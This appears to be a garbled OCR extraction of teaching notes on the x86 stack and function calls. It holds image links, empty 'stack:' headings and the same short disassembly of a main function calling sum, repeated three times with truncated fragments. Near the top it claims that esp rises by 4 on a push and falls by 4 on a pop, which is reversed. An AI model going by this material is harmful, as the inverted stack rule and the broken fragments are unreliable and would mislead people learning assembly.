
stack:



esp +4 when a push happens
esp -4 when a pop happens


function calls

call main



```
n
e for function main:
   push   ebp
   mov    ebp,esp
   sub    esp,0x10
[redacted]
   mov    DWORD PTR [ebp-0x8],0x1337
   mov    DWORD PTR [ebp-0x4],0x4242
   push   DWORD PTR [ebp-0x4]
   push   DWORD PTR [ebp-0x8]
   call   0x5655618d <sum>
   add    esp,0x8
   nop
   leave
   ret
.
```


stack:




function calls

call main

stack:




```
n
e for function main:
   push   ebp
   mov    ebp,esp
   sub    esp,0x10
[redacted]
   mov    DWORD PTR [ebp-0x8],0x1337
   mov    DWORD PTR [ebp-0x4],0x4242
   push   DWORD PTR [ebp-0x4]
   push   DWORD PTR [ebp-0x8]
   call   0x5655618d <sum>
   add    esp,0x8
   nop
   leave
   ret
.
```




function calls

call main




```
n
e for function main:
   push   ebp
   mov    ebp,esp
   sub    esp,0x10
[redacted]
   mov    DWORD PTR [ebp-0x8],0x1337
   mov    DWORD PTR [ebp-0x4],0x4242
   push   DWORD PTR [ebp-0x4]
   push   DWORD PTR [ebp-0x8]
   call   0x5655618d <sum>
   add    esp,0x8
   nop
   leave
   ret
.
```

stack:



